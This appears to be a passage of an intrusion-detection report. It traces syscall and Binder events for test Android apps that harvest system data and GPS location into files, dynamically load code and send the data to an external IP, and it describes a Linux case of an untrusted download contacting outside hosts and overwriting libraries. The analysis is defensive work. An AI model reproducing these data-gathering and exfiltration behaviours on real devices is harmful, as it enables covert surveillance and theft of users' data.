- 885: invoked 1 times: long openat ;;,b98fd58f358b1a4a5cf4d93c4793b424,/proc/28848/stat
- 886: invoked 1 times: long fstat64 ;;,b98fd58f358b1a4a5cf4d93c4793b424,/proc/28848/stat
- 887: invoked 1 times: long openat ;;,7fe34db3e521e72702d9d6560859747e,/proc/30771/stat
- 888: invoked 1 times: long fstat64 ;;,7fe34db3e521e72702d9d6560859747e,/proc/30771/stat
- 889: invoked 1 times: long mmap2 NoPredPath
- 890: invoked 1 times: long prctl NoPredPath
- 891: invoked 16 times: long sendto ;;,000000000000000000000000000ee0dd
- 907: invoked 15 times: long madvise NoPredPath
- 922: invoked 1 times: long sigaltstack NoPredPath
- 923: invoked 1 times: long munmap, [native] predObject;;

2017-05-18 Detection: ***com.TA5.android.GatherApp2***
Subject::000000000000000000000000000ef039::{"uuid": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 14, -16, 57], "type": "SUBJECT_PROCESS", "cid": 12655, 39, 77],

*"startTimestampNanos": 1495129104797, "unitId": null, {"devid": "ZX1G225K7B"}}*Reported at May 18, 2017, 14:17 EST

1) After getting root privilege, this process keeps on collecting various information from different /system/* directories /proc folder and other processes status, and write into files under directory /storage/emulated/0/, and create multiple threads to send the information out.

2) Highlighted Events:

- EVENT_WRITE:;:53f2cf534755a5311ac439154e78d0eb:;:long write(unsigned int fd, const char* buf, size_t count) [native]:;:6:;:1495129362100000000:;:12882:;:libc.so+0x42174predObject;;929382dc821dfbca855296791efce1aa;;/storage/emulated/0/stolengoods.txt;;:;:000000000000000000000000000ef039:;:EVENT_WRITE:;:53f2cf534755a5311ac439154e78d0eb:;:long write(unsigned int fd, const char* buf, size_t count)
- predObject;;2deb11e5ad3d1eef21a7e4338194a2c6;;/storage/emulated/0/weaponsdeals.txt;;:;:000000000000000000000000000ef039:;:EVENT_WRITE:;:a0730108a6bbbbcf06ff2a9dda04995e:;:long write(unsigned int fd, const char* buf, size_t count) [native]:;:6:;:1495129394087000000:;:12917:;:libc.so+0x42174:;::;:eventParaStr:eventParam:: 310:INT 363636363610:BYTE 6:INT 6:LONG :;:EventUUID:a0730108a6bbbbcf06ff2a9dda04995e
- predObject;;000000000000000000000000000ef0aa;;:;:000000000000000000000000000ef039:;:EVENT_RECVFROM:;:80419694ee3b4302d37b55b7a01a5cb8:;:long recvfrom(int fd, char * ubuf, size_t size, unsigned int flags, struct sockaddr* addr, int* addr_len) [native]:;:134:;:1495129637149000000:;:12680:;:libc.so+0x41910:;::;:eventParaStr:eventParam:: 27:INT 80166724032140148-16156126612102991001612643424646:BYTE 29:INT 0:INT 0:INT 0:LONG 29:LONG :;:EventUUID:80419694ee3b4302d37b55b7a01a5cb8
- predObject;;:;:000000000000000000000000000ef039:;:EVENT_OTHER:;:a68d946d780ea536740627d9f07c0ced:;:long mmap2(unsigned long addr, unsigned long len, unsigned long prot, unsigned long flags, unsigned long fd, unsigned long off_4k) [native]:;:5244:;:1495129637281000000:;:12679:;:libc.so+0x40a20:;::;:eventParaStr:eventParam:: 0:LONG 1044480:LONG 3:LONG 16418:LONG -1:LONG 0:LONG 2929725440:LONG :;:EventUUID:a68d946d780ea536740627d9f07c0ced
- ;;:;:000000000000000000000000000ef039:;:EVENT_MPROTECT:;:28395c7461798cd9cd03f10ecb015566:;:long mprotect(unsigned long start, size_t len, unsigned long prot) [native]:;:5245:;:1495129637298000000:;:12679:;:libc.so+0x4166c:;::;:eventParaStr:eventParam:: -1365241856:LONG 4096:INT 0:LONG 0:LONG :;:EventUUID:28395c7461798cd9cd03f10ecb015566
- predObject;;:;:000000000000000000000000000ef039:;:EVENT_CLONE:;:977592b1c2fb05a2bf7fb36acac91a5e:;:long clone(unsigned long flags, void * child_stack, int * ptid, unsigned long newtls, int * ctid) [native]:;:5246:;:1495129637300000000:;:12679:;:libc.so+0x174d8:;::;:eventParaStr:eve

ntParam:: 4001536:LONG -1364199048:LONG 13141:LONG :;:EventUUID:977592b1c2fb05a2bf7fb36acac91a5e

- predObject;;:;:000000000000000000000000000ef039:;:EVENT_WAIT:;:d4d09bbd11d03824e2ea49fee97e47b4:;:long futex(uint32_t* uaddr, int op, uint32_t val, struct timespec* utime, uint32_t* uaddr2, uint32_t val3) [native]:;:5247:;:1495129637302000000:;:12679:;:libc.so+0x175f8:;::;:eventParaStr:eventParam:: 129:INT 1:INT :COMPLEX 0:INT 1:LONG :;:EventUUID:d4d09bbd11d03824e2ea49fee97e47b4
- predObject;;6666cd76f96956469e7be39d750cc7d9;;/;;:;:000000000000000000000000000ef039:;:EVENT_MODIFY_PROCESS:;:183f8d593d6a56b679c4f843479ce355:;:long chdir(const char* filename) [native]:;:1:;:1495129637338000000:;:13141:;:libc.so+0x40e28:;::;:eventParaStr:eventParam:: ..:CHAR 0:LONG :;:EventUUID:183f8d593d6a56b679c4f843479ce355
- predObject;;000000000000000000000000000ef077;;:;:000000000000000000000000000ef039:;:EVENT_SENDTO:;:9e23774f4145295d489562942bd07ad1:;:long sendto(int fd, void* buff, size_t len, unsigned int flags, struct sockaddr* addr, int addr_len) [native]:;:2:;:1495129637356000000:;:13141:;:libc.so+0x41b70:;::;:eventParaStr:eventParam:: 27:INT 00019:BYTE 4:INT 0:INT 0:INT 0:INT 4:LONG :;:EventUUID:9e23774f4145295d489562942bd07ad1

3) Selected suspicious syscalls that reported and alerted by our detection
Seq#, InvokedTimes, suspAPICall, provenanceUUID

- 1: invoked 165 times: long openat ;;,0ea554b019cc5a3e6337c45b68b3a647,/system
- 3: invoked 82 times: long getdents NoPredPath
- 4: invoked 82 times: long fstatat64 ;;,372a66f00d5bf8e668cfae10c3b43f28,/system/lost+found
- 5: invoked 82 times: long fstatat64 ;;,c0f935324c655780d9680f36387b528a,/system/app
- 6: invoked 82 times: long fstatat64 ;;,dc748ad3883dc5d9e4f917938706fd20,/system/bin
- 7: invoked 51 times: long fstatat64 ;;,7fd4bd25bce026c7f4f0cc9038d6f47a,/system/build.prop
- 8: invoked 47 times: long fstatat64 ;;,91c9f49a68373c69950cc76e0b4ff052,/system/etc
- 9: invoked 45 times: long fstatat64 ;;,3336a65c52528c9c368e942d3dd307f8,/system/fonts
- 10: invoked 42 times: long fstatat64 ;;,b5a62b50825390f4ac33838b2acef9af,/system/framework
- 11: invoked 42 times: long fstatat64 ;;,d0f1fe7e8135bedf4e69b857d9a8648f,/system/lib
- 12: invoked 42 times: long fstatat64 ;;,c4fff693c6b695d6c6d17f7829fb1a08,/system/media
- 13: invoked 42 times: long fstatat64 ;;,f45cc2f32303b2bac810509dc7b73bd4,/system/priv-app
- 14: invoked 41 times: long fstatat64 ;;,c321a9102ed6a2db24f69d4175ec3b4d,/system/tts

- 15: invoked 40 times: long fstatat64 ;;,768993470f169cb154dfcae84bcb3d5a,/system/usr
- 16: invoked 40 times: long fstatat64 ;;,aaefc70d4f5aaffcd7c90452214c0542,/system/vendor
- 17: invoked 32 times: long fstatat64 ;;,3e8035f9afc95dbdc5d2ebc49f1f7cf2,/system/xbin
- 18: invoked 57 times: long sendto ;;,000000000000000000000000000ef077
- 20: invoked 25 times: long close NoPredPath
- 21: invoked 200 times: long madvise NoPredPath
- 31: invoked 19 times: long sigaltstack NoPredPath
- 32: invoked 16 times: long munmap NoPredPath
- 33: invoked 15 times: long fstatat64 ;;,d9c3798c24c3214b3d0847559ab67d13,/sbin
- 34: invoked 15 times: long fstatat64 ;;,9c4d38b3aa58aa0ce9e97f7664d15630,/res
- 35: invoked 15 times: long fstatat64 ;;,6ce78d024183ac8bb07b92423b8691f9,/property_contexts
- 36: invoked 15 times: long fstatat64 ;;,8b97c48b8ae8fb8231cbba698e4d9e01,/proc
- 37: invoked 15 times: long fstatat64 ;;,7caf2f250c4c5eee9818f5f6d852ec86,/oem
- 38: invoked 15 times: long fstatat64 ;;,949f15cb1ee6650a211241d5e1080a29,/init.zygote32.rc
- 39: invoked 15 times: long fstatat64 ;;,734867be9c0397b073c058a7152dbb6b,/init.usb.rc
- 49: invoked 15 times: long fstatat64 ;;,23e1a30a1646f393a604277646880fd8,/fstab.shamu
- 50: invoked 15 times: long fstatat64 ;;,812078b4326b53ac35731066e20cd47a,/file_contexts
- 51: invoked 15 times: long fstatat64 ;;,46e90d160199a937aa9d5e34153e9808,/default.prop
- 52: invoked 30 times: long fstatat64 ;;,4caa791091d21d23e63637080226f370,/data
- 54: invoked 15 times: long fstatat64 ;;,887904812217cca9bc2b9adb875daf42,/root
- 55: invoked 15 times: long fstatat64 ;;,5a500f0368bd01ae8dc965a89133d5b3,/dev
- 56: invoked 90 times: long sendto ;;,000000000000000000000000000ef077
- 62: invoked 15 times: long close NoPredPath
- 63: invoked 177 times: long madvise NoPredPath
- 79: invoked 6 times: long sigaltstack NoPredPath
- 80: invoked 9 times: long munmap NoPredPath
- 82: invoked 232 times: long recvfrom ;;,000000000000000000000000000ef0aa
- 159: invoked 3 times: long shutdown NoPredPath
- 160: invoked 3 times: long close NoPredPath
- 161: invoked 3 times: long madvise NoPredPath
- 162: invoked 3 times: long sigaltstack NoPredPath
- 163: invoked 3 times: long munmap NoPredPath
- 164: invoked 2 times: long fstatat64 ;;,4b8c648ee1bcc29aa95242d6af41d24f,/proc/153
- 165: invoked 2 times: long fstatat64 ;;,d1daf22fc107894fb37404fd3e9f449c,/proc/154
- 166: invoked 2 times: long fstatat64 ;;,efffe5fe3b42c9ffc9a81ca1a8faa79a,/proc/155
- 167: invoked 2 times: long fstatat64 ;;,93a0e5b44cdfa6286fa343845841399e,/proc/158
- 168: invoked 2 times: long fstatat64 ;;,57edd0f809f7f5913fd9104e21012902,/proc/159

- 169: invoked 2 times: long fstatat64 ;;,db271420353cd2d5fa8384a864a938a4,/proc/160
- 170: invoked 2 times: long fstatat64 ;;,6a6738e6d87692bdbb0135e28b3fa51b,/proc/161
- 171: invoked 2 times: long fstatat64 ;;,d70a148681fedaf9f606863d7fae776d,/proc/162
- 172: invoked 2 times: long fstatat64 ;;,08b9c62158b22727e58acc344b098c57,/proc/163
- 173: invoked 2 times: long fstatat64 ;;,50f59b416f2040592c407f65e88fe59a,/proc/166
- 174: invoked 2 times: long fstatat64 ;;,78b33ac3aaed1d8a5123d34a19f29361,/proc/169
- 175: invoked 2 times: long fstatat64 ;;,cebcd460669d0d9292f9ca244db2a03b,/proc/170
- 176: invoked 2 times: long fstatat64 ;;,f02243bbad85f34837c5c792f174e8d3,/proc/171
- 177: invoked 2 times: long fstatat64 ;;,a2d381658e2b0e4a940645c03b7b6965,/proc/172
- 178: invoked 2 times: long fstatat64 ;;,a151a42e917298e32f96fd4a6d006ebc,/proc/173
- 179: invoked 2 times: long fstatat64 ;;,1a4d5fc2b8ca5311195270cb564dd020,/proc/191
- 180: invoked 2 times: long fstatat64 ;;,9908df29a2c0590d1bf331295ebd2f0e,/proc/192
- 181: invoked 2 times: long fstatat64 ;;,4f21cef298ac471be1ab0d8a4fabcfe2,/proc/193
- 182: invoked 2 times: long fstatat64 ;;,83f604cb35504932d9aeab4760464025,/proc/194
- 183: invoked 2 times: long fstatat64 ;;,f1b9931c76719626488b339f0b1e3026,/proc/195
- 184: invoked 2 times: long fstatat64 ;;,f31fef49033b9b316aa560ed3cd11f21,/proc/196
- 185: invoked 2 times: long fstatat64 ;;,06e3463ce71e5e715eeec585d9f2bf2c,/proc/197
- 186: invoked 2 times: long fstatat64 ;;,70c35b6ebc6d84ff4fceb75061bbc82f,/proc/198
- 273: invoked 2 times: long mmap2 NoPredPath
- 274: invoked 2 times: long mprotect NoPredPath
- 275: invoked 2 times: long clone NoPredPath
- 276: invoked 48 times: long nano sleep NoPredPath
- ...
- 6111: invoked 19 times: long nanosleep NoPredPath
- 6130: invoked 1 times: long mmap2 NoPredPath
- 6131: invoked 1 times: long mprotect NoPredPath
- 6132: invoked 1 times: long clone NoPredPath
- 6133: invoked 1 times: long futex NoPredPath
- 6134: invoked 32 times: long nanosleep NoPredPath
- 6166: invoked 1 times: long madvise NoPredPath
- 6167: invoked 1 times: long sigaltstack NoPredPath
- 6168: invoked 1 times: long munmap, [native] predObject;;

2017-05-22 Detection: RiskDroid2.0 identified com.TA5.android.ThubovApp*: with suspcious behavior vector:[1,0,1,0,1,0,0]* *0000000000000000000000001fff69* "com.TA5.android.ThubovApp", "privilegeLevel": null, "importedLibraries": null, "exportedLibraries": null, "properties": {"devid": "ZX1G225K7B"}} Reported at May 22, 2017, 15:01 EST

1)00001fff69 collectsGPSlocation informationand write into a file.

2) Highlighted Suspicious Events:

- e0604a74ae1a5d6165385606073fc47b;;/storage/emulated/0/gather.txt;;:;:0000000000000 00000000000001fff69:;:EVENT_WRITE:;:d30f5194fc44fababbdff9f77ff5e771:;:int libcore.io.Posix.write(java.io.FileDescriptor fd, byte[] bytes, int byteOffset, int byteCount) [line: 751]:;:45:;:1495476447625000000:;:11:;:java.lang.String com.TA5.android.ThubovApp.ThubovTask.doInBackground(java.lang.String[]) [line: 169]:;::;::: :COMPLEX 35353535353535353535353535353535103532767967658473797832737870 791035353535353535353535353535353510112114111118105100101114324947505832 1129711511510511810132401101171081084110112114111118105100101114325047 50 583210311211532401101171081084110981011151163210111097981081011003211211 411111810510010111458321031121151000000000000000000000000000000000000000 000000000000000000000000000000.....
- 00000000000000000000000001fffbe;;:;:00000000000000000000000001fff69:;:EVENT_WRITE:;:59667d7f86d2bf3d926d95326f865d1b:;:**BINDER** Location android.location.ILocationManager$Stub$Proxy.getLastLocation(LocationRequest request, String packageName):;:40:;:1495476447571000000:;:11:;:java.lang.String com.TA5.android.ThubovApp.ThubovTask.doInBackground(java.lang.String[]) [line: 148]:;::;:eventParam:: 1:INT 100:INT 0:LONG 0:LONG 9223372036854775807:LONG 1:INT 0.0:FLOAT 0:INT gps:CHAR com.TA5.android.ThubovApp:CHAR potentialSuspEvent
- 00000000000000000000000001fff69:;:EVENT_CLOSE:;:7ba1104ef58731a7378b1824 04bf8c9e:;:void libcore.io.Posix.close(java.io.FileDescriptor fd) [line: 67]:;:46:;:1495476447674000000:;:11:;:java.lang.String com.TA5.android.ThubovApp.ThubovTask.doInBackground(java.lang.String[]) [line: 170]:;::;::: :COMPLEX

3). Seq#, InvokedTimes, suspAPICall, provenanceUUID

- 1: invoked 1 times: **BINDER** void android.app.ActivityManagerProxy.attachApplication ;;,00000000000000000000000001fff6e
- 4: invoked 1 times: **BINDER** Messenger android.net.wifi.IWifiManager$Stub$Proxy.getWifiServiceMessenger ;;,00000000000000000000000001fff6e
- 29: invoked 1 times: java.io.FileDescriptor libcore.io.Posix.open ;;,e0604a74ae1a5d6165385606073fc47b,/storage/emulated/0/gather.txt
- 31: invoked 1 times: **BINDER** List<String> android.location.ILocationManager$Stub$Proxy.getAllProviders ;;,00000000000000000000000001fffbe

- 32: invoked 1 times: **BINDER** List<String> android.location.ILocationManager$Stub$Proxy.getAllProviders ;;,000000000000000000000000001fff6e
- 33: invoked 1 times: **BINDER** boolean android.location.ILocationManager$Stub$Proxy.isProviderEnabled ;;,000000000000000000000000001fffbe
- 34: invoked 1 times: **BINDER** boolean android.location.ILocationManager$Stub$Proxy.isProviderEnabled ;;,000000000000000000000000001fff6e
- 35: invoked 1 times: **BINDER** Location android.location.ILocationManager$Stub$Proxy.getLastLocation ;;,000000000000000000000000001fffbe
- 36: invoked 2 times: **BINDER** Location android.location.ILocationManager$Stub$Proxy.getLastLocation ;;,000000000000000000000000001fff6e
- 38: invoked 1 times: **BINDER** boolean android.location.ILocationManager$Stub$Proxy.isProviderEnabled ;;,000000000000000000000000001fffbe
- 39: invoked 1 times: **BINDER** boolean android.location.ILocationManager$Stub$Proxy.isProviderEnabled ;;,000000000000000000000000001fff6e
- 40: invoked 1 times: **BINDER** Location android.location.ILocationManager$Stub$Proxy.getLastLocation;;,000000000000000000000000001fffbe
- 41: invoked 2 times: **BINDER** Location android.location.ILocationManager$Stub$Proxy.getLastLocation ;;,000000000000000000000000001fff6e
- 44: invoked 1 times: **BINDER** String android.location.ILocationManager$Stub$Proxy.getBestProvider ;;,000000000000000000000000001fff6e
- 45: invoked 1 times: int libcore.io.Posix.write ;;,e0604a74ae1a5d6165385606073fc47b,/storage/emulated/0/gather.txt
- 46: invoked 1 times: void libcore.io.Posix.close NoPredPath
- 59: invoked 2 times: **BINDER** int android.app.ActivityManagerProxy.checkPermission ;;,000000000000000000000000001fff96
- 89: invoked 1 times: **BINDER** PackageInfo android.content.pm.IPackageManager$Stub$Proxy.getPackageInfo, predObject;;000000000000000000000000001fff6e;;

2017-05-22 Detection: RiskDroid2.0 identified malicious com.TA5.android.DynaLoadApp, ***with suspcious behavior vector:[1,0,1,1,1,0,0,0]***
com.TA5.android.DynaLoadApp", *0000000000000000000000000020092d* "privilegeLevel": null, "importedLibraries": null, "exportedLibraries": null, "properties": {"devid": "ZX1G225K7B"}}Reported at May 22, 2017, 15:01 EST

1). 0020092d then read the sensitive info collected by android.ThubovApp and written in*file(*/storage/emulated/0/gather.txt*) and send it out; the behavior is based on dynamically loaded code*


2). Highlighted Suspicious Events:

- /data/data/com.TA5.android.DynaLoadApp/code_cache/whatever-1199172928dex0000000000000000000000000020092d:;:EVENT_OPEN:;:0735a2d9c29c3fd9deda64847e9a3371:;:java.io.FileDescriptor libcore.io.Posix.open(java.lang.String path, int flags, int mode) [line: 204]:;:14:;:1495476983261000000:;:1:;:void com.TA5.android.DynaLoadApp.DynaLoadActivity.onCreate(android.os.Bundle) [line: 47]:;::;:eventParam:: /data/user/0/com.TA5.android.DynaLoadApp/code_cache/whatever-1199172928dex:CHAR 194:INT 384:INT :COMPLEX; 76fd2442fdb1841d43c31f675ba87b75;;
- 0000000000000000000000000020092d:;:EVENT_OPEN:;:066b20972d6fea536338cc5e918554be:;:java.io.FileDescriptor libcore.io.Posix.socket(int domain, int type, int protocol) [line: 690]:;:59:;:1495476988204000000:;:1:;:void com.TA5.android.dll.TestB.goStatic() [line: 48]:;::;:eventParam:: 10:INT 2:INT 0:INT :COMPLEX
- 0000000000000000000000000020092d:;:EVENT_SENDTO:;:84ffef7b623606e75a7a68e18ecc5933:;:int libcore.io.Posix.sendto(java.io.FileDescriptor fd, byte[] bytes, int byteOffset, int byteCount, int flags, java.net.InetAddress inetAddress, int port) [line: 626]:;:65:;:1495476988282000000:;:1:;:void com.TA5.android.dll.TestB.goStatic() [line: 50]:;::;:eventParam:: :COMPLEX 353535353535353535353535353535351035327679676584737978327378707910353535353535353535353535353535351011211411111810510010111432494750583211297115115105118101324011011710810841101121141111181051001011143250475058321031121153240110117108108411098101115116321011109798108101100321121141111181051001011145832103112115 10:BYTE 0:INT 129:INT 0:INT :COMPLEX 443:INT 129:INT

3). Seq#, InvokedTimes, suspAPICall, provenanceUUID

- 1: invoked 1 times: **BINDER** void android.app.ActivityManagerProxy.attachApplication ;;,00000000000000000000000000200932

- 14: invoked 1 times: java.io.FileDescriptor libcore.io.Posix.open ;;,76fd2442fdb1841d43c31f675ba87b75,/data/data/com.TA5.android.DynaLoadApp/code_cache/whatever-1199172928dex
- 15: invoked 1 times: void libcore.io.Posix.close NoPredPath
- 52: invoked 1 times: java.io.FileDescriptor libcore.io.Posix.open ;;,e0604a74ae1a5d6165385606073fc47b,/storage/emulated/0/gather.txt
- 55: invoked 1 times: int libcore.io.Posix.read ;;,e0604a74ae1a5d6165385606073fc47b,/storage/emulated/0/gather.txt
- 56: invoked 1 times: void libcore.io.Posix.close NoPredPath
- 59: invoked 1 times: java.io.FileDescriptor libcore.io.Posix.socket NoPredPath
- 60: invoked 1 times: void libcore.io.Posix.setsockoptInt NoPredPath
- 61: invoked 1 times: void libcore.io.Posix.bind NoPredPath
- 62: invoked 1 times: java.net.SocketAddress libcore.io.Posix.getsockname ;;,00000000000000000000000000200935
- 63: invoked 1 times: void libcore.io.Posix.setsockoptInt NoPredPath
- 65: invoked 1 times: int libcore.io.Posix.sendto ;;,00000000000000000000000000200987
- 66: invoked 1 times: android.system.StructLinger libcore.io.Posix.getsockoptLinger ;;,00000000000000000000000000200935
- 67: invoked 1 times: void libcore.io.Posix.close NoPredPath
- 89: invoked 1 times: **BINDER** PackageInfo android.content.pm.IPackageManager$Stub$Proxy.getPackageInfo ;;,00000000000000000000000000200932
- 114: invoked 2 times: **BINDER** int android.app.ActivityManagerProxy.checkPermission, predObject;;00000000000000000000000000200996;;


/data/app/**.ThubovApp-1/base.apk
SOURCE_GPS
launched @ timestamp 1495476-445.0
binderIPC-Read (getLastLocation) @ 447.5
InfoFlow
ThubovApp
{write@ 447.6}
{open @ 447.3}
/storage/emulated/0/gather.txt
file closed @ 447.67
ThubovApp completed
Finished its operation once and next malicious process executed
Information Flow
/data/app/**.DynaLoadApp-1 for DynaLoadApp
/DynaLoadApp/code_cache/whatever-1199172928dex
launched @ timestamp 1495476-982.6
{load @ 1495476-983.2}
DynaLoadApp
{dll.TestB.goStatic;->Posix.read@ 988.13}
{dll.TestB.goStatic;->Posix.open @ 988.10}
/storage/emulated/0/gather.txt
file closed @ 988.14
InfoFlow
Posix.android_getaddrinfo @ 988.17, address:206.92.60.134:443
Posix.getnameinfo @ 988.20 -> Posix.socket; Posix.bind -> Posix.getsockname
Exfiltration
Posix.sendto @ 988.29
DynaLoadApp completed

4.4.10 Detection of PANDEX Attacks on THEIA

We had several signals of untrusted MMAP-s and file executions, discussed below. However, the root cause of many of these signals is communications with untrusted IP addresses that are not in the testing range of BBN. We provide a description of these signals and a graph that depicts them below. We note that this graph was merged from different signals.

Untrusted Execution: /home/steve/Downloads/tedit.
This file is dropped from firefox from an external IP address (109.112.47.46: 12148) that is untrusted. Next, the file is executed with bash. Upon execution the tedit process communicates with the IP address 128.55.12.167:443. This process writes the file /home/steve/py, which is executed later. In addition, it spawns a /bin/dash process (execve) that forks several other processes: ls, rm, and /bin/dir, which forks the process /home/steve/py. The process /home/steve/py reads from /dev/urandom. However, we do not see in the data any other activities from this process or the tedit process. In addition to these activities, the process /home/steve/Downloads/tedit reads the file /home/steve/services.txt. This read, however,

happens after the network communications of tedit. We could not find any events in the data that explain how the file /home/steve/services.txt was created.

Untrusted Loads (MMAP).

There are several signals about loads of libraries that are untrusted because they have been overwritten by processes that communicate with untrusted IP addresses. These include:
a) /usr/lib/liboverlay-scrollbar3-0.2.so.0.0.16. This library is overwritten by several processes that communicate with external IP addresses. For instance, /usr/lib/notify-osd/notify-osd reads from an external IP address 116.109.112.47:47and writes to this file. Several other processes (not reported in the graph for reasons of space) exhibit the same behavior. These include: /usr/sbin/sshd, /usr/lib/firefox/firefox.
b) /lib/libnss_mdns4.so.2. Similarly, to the previous case, this file is overwritten by processes after they communicate with untrusted IP addresses. This file is next loaded by /usr/lib/firefox/firefox and /bin/netstat, which write to /etc/hosts.
c) /home/steve/.config/dconf/user. Similarly, to the previous two cases, this file is also overwritten by processes after they communicate with external IP addresses and then MMAP-ed by other processes.

